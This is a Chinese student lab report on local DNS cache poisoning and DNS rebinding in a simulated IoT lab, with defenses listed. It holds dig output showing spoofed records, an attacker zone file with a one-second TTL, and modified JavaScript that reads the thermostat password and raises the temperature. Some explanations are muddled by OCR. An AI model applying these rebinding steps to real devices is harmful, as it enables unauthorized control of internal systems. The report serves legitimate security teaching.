西南科技大学

网络攻击与防御
实验报告

实验题目：DNS 攻击

学生姓名：

学生学号：

一、 实验作业题目

1. DNS 本地攻击
2. DNS Rebinding 攻击

二、 实验思路

DNS 本地攻击

DNS 配置的综述

dig www.example.com：

使用本地 DNS 服务器查询，展示了 www.example.com 是一个 CNAME 记录，指向 www.example.com-v4.edgesuite.net，经过多层别名跳转，最终解析到 23.202.35.129 和 23.202.33.203，耗时 402 msec，提供解析的 DNS 服务器 IP 为 10.9.0.53。

```
root@e0364e87b2d9:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21736
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9b9f98051bee41450100000067da981ae6dc31d93f9f6405 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      CNAME   www.example.com-v4.edgesuite.net.
www.example.com-v4.edgesuite.net. 21600 IN CNAME a1422.dscr.akamai.net.
a1422.dscr.akamai.net.  20      IN      A       23.202.35.129
a1422.dscr.akamai.net.  20      IN      A       23.202.35.203

;; Query time: 4032 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 19 10:10:34 UTC 2025
;; MSG SIZE  rcvd: 185
```

dig @ns.attacker32.com www.example.com：

使用主 DNS 进行域名解析，但与上图不同的是，该域名直接被

解析到了一个不同的 IP 地址 1.2.3.5，耗时 0 msec，提供解析的 DNS 服务器 IP 为 10.9.0.53。

```
root@e0364e87b2d9:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24810
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8a4fab2cf03c80ed0100000067da9836f894dd27c22a8a8d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Mar 19 10:11:02 UTC 2025
;; MSG SIZE  rcvd: 88
```

任务一：直接欺骗响应用户

修改对应网卡信息后在攻击机中运行脚本，在 user 中 dig 对应域名，发现受到了伪造的 DNS 回复

```
root@e0364e87b2d9:/# dig www.example.net

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37033
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns1.example.net.
example.net.            259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
ns1.example.net.        259200  IN      A       1.2.3.4
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 24 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 19 10:26:36 UTC 2025
;; MSG SIZE  rcvd: 206
```

在 loacldns 中运行 rndc dumpdb -cache，将当前内存中的 DNS 缓存数据写入到文件 dump.db 中后查看文件。

```
root@4c51896d462a:/# rndc dumpdb -cache
root@4c51896d462a:/# grep -B 1 example /var/cache/bind/dump.db
; glue
example.com.            776401  NS      a.iana-servers.net.
--
; authanswer
www.example.com.        603902  CNAME   www.example.com-v4.edgesuite.net.
--
                        603902  RRSIG   CNAME 13 3 300 (
                                        20250405180728 20250316022333 15496 examp
le.com.
--
; answer
_.example.com-v4.edgesuite.net. 603783 \-ANY ;-$NXDOMAIN
--
; authanswer
www.example.com-v4.edgesuite.net. 625203 CNAME a1422.dscr.akamai.net.
; authauthority
example.net.            777367  NS      ns1.example.net.
                        777367  NS      ns2.example.net.
--
; additional
ns1.example.net.        863767  A       1.2.3.4
; additional
ns2.example.net.        863767  A       5.6.7.8
; authanswer
www.example.net.        863767  A       10.0.2.5
root@4c51896d462a:/#
```

两条 ns 记录和前两条 A 记录都是被伪造的，使用命令清空缓存

```
root@4c51896d462a:/# rndc flush
```

防御方法：

设置合理的缓存过期时间，定期清理 DNS 缓存。


配置 DNS 服务器启用缓存验证功能，对收到的 DNS 响应进行合法性验证。

限制对 DNS 服务器的访问，只允许授权的 IP 地址或网络段进行查询和管理操作。

DNS Rebinding 攻击

使用安全协议进行服务器与客户端的数据交换，使攻击者无法获取数据包的序列号等信息


修改浏览器 DNS 缓存时间：修改 network.dnsCacheExpiration 为 10



更改 /etc/hosts：使用 www.seedIoT32.com 作为物联网服务器的名称，IP 地址是 192.168.60.80。

```
30 # For Shellshock Lab
31 10.9.0.80        www.seedlab-shellshock.com
32
33 192.168.60.80 www.seedIoT32.com
```

访问物联网服务器，可以通过拖动滑动条来更改温度设置。



配置本地 DNS 服务器为 10.9.0.53

```
1 # Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
2 #     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
3 # 127.0.0.53 is the systemd-resolved stub resolver.
4 # run "systemd-resolve --status" to see details about the actual nameservers.
5
6 nameserver 10.9.0.53
```

测试实验环境

```
[03/20/25]seed@VM:~/.../Labsetup$ dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34530
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5749c3469a2232a70100000067db984f78efd2b57d5ee74a (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Mar 20 00:23:43 EDT 2025
;; MSG SIZE  rcvd: 90
```


任务 1.1 了解 Same-Origin Policy Protection

点击物联网页面 http://www.seedIoT32.com/change 上的按钮，温度器提高到 99℃。


而点击攻击者页面 http://www.attacker32.com/change 上的按钮，温度计无变化。

这是因为同源策略规定，一个源的网页不能随意读取另一个源的资源。由于攻击者页面的服务器缺少 CORS 标头‘Access - Control - Allow - Origin’，跨源请求被阻止，导致同源策略不允许读取位于

http://www.seediot32.com/password 的远程资源。



任务 1.2 破解 Same-Origin Policy Protection




第 1 步：修改 JavaScript 代码

将 http://www.seediot32.com 更改为 http://www.attacker32.com。

```
let url_prefix = 'http://www.attacker32.com'

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
        $.post(url_prefix + '/temperature?value=99'
               + '&password='+ data.password,
               function(data) {
                  console.debug('Got a response from the server!
               });
  });
```

没有错误信息。这是因为如果 change.js 代码里是对 http://www.seediot32.com 的请求，由于源不同，www.attacker32.com 加载该代码时浏览器会阻止这些跨源请求，进而在控制台抛出跨源访问的错误。

替换为 http://www.attacker32.com 后，JS 代码里的请求就变成了同源请求。同源请求通常不会受到浏览器同源策略的限制，所以不会因为跨源问题产生报错。



第二步：执行 DNS Rebinding


更改 DNS 映射，我们可以修改攻击者 nameserver 内的 zone_attacker32.com 文件

```
  GNU nano 4.8                    /etc/bind/zone_attacker32.com
$TTL 1
@       IN      SOA     ns.attacker32.com. admin.attacker32.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@       IN      NS      ns.attacker32.com.

@       IN      A       10.9.0.180
www     IN      A       192.168.60.80
ns      IN      A       10.9.0.153
*       IN      A       10.9.0.100
```

修改后使用命令 rndc reload attacker32.com，重新读取并加载 attacker32.com 对应的区域文件。

然后进入 local-dns 进行 rndc flush 清空本地 DNS 缓存。

单击 http://www.attacker32.com/change 页面上的按钮，发现能成功更改恒温器的温度。



这是因为清空了本地 DNS 服务器的缓存，浏览器对域名的解析

请求无法从本地缓存获取结果，只能再次向外部 DNS 服务器发起请求，请求被导向攻击者控制的 DNS 服务器【192.168.60.80】。

防御方法：

限制 DNS 缓存时间

配置本地 hosts 文件：将重要域手动绑定正确的 IP 地址

同源策略强化：防止攻击者通过修改 JavaScript 代码绕过同源策略

三、 实验分析及总结（写自己在实践过程中遇到的**问题及解决方法**；本次实验**体会、收获**）

问题：如何防范 IoT 场景下的 DNS 重绑定攻击？

解决办法：

- 限制 DNS 缓存时间：缩短设备或网络中 DNS 缓存的过期时间，使缓存中的恶意 DNS 记录更快过期。
- 部署防火墙
- 实施同源策略：在应用程序中严格实施同源策略，限制跨源访问。
- 验证请求来源：在服务器端对请求的来源进行验证，确保请求来自合法的设备和用户。

问题：DNS 服务器中提供了多种资源记录，其中哪种资源记录定义

了域名的反向查询，其他几种资源记录有分别定义什么？

解决方法： PTR 记录定义了域名的反向查询。A 记录将域名映射到 IPv4 地址。AAAA 记录将域名映射到 IPv6 地址。CNAME 记录为一个域名设置别名。MX 记录指定接收该域名电子邮件的邮件服务器。NS 记录指定负责该域名的权威 DNS 服务器。

问题：辅助域名服务器在什么情况下进行域名解析？

解决方法：主域名服务器故障、减轻主域名服务器负载、区域数据更新、主域名服务器配置变更。

体会及收获：

在本次 DNS 本地攻击和 DNS Rebinding 攻击的实验中，我收获颇丰。在 DNS Rebinding 攻击实验中，破解同源策略和执行 DNS 重绑定操作复杂且容易出错，但通过不断尝试和总结，最终成功实现了攻击。

这次实验让我深刻认识到 DNS 安全的重要性。在 IoT 场景下，DNS 重绑定攻击危害巨大，而防范措施的学习也提升了我保障网络安全的能力。同时，对 DNS 服务器资源记录和辅助域名服务器工作情况的了解，让我对 DNS 系统有了更深入的认识。